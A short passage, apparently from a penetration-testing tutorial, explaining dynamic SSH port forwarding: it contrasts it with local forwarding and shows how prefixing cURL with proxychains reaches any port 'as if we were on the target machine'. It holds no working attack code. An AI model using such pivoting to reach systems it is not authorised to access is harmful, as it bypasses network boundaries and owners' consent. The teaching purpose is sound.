This should hopefully demonstrate the beauty of dynamic port forwarding, as we can specify the target port freely and in accord with each command we want to run. If we wanted to `cURL` a webserver on port `80`, for instance, during local port forwarding we would have to run the tunneling command all over again and change up the target port. Here, we can simply prefix our `cURL` command with `proxychains`, and access the webserver as if we were on the target machine ourselves; no need for any extra specification- hence, **dynamic**.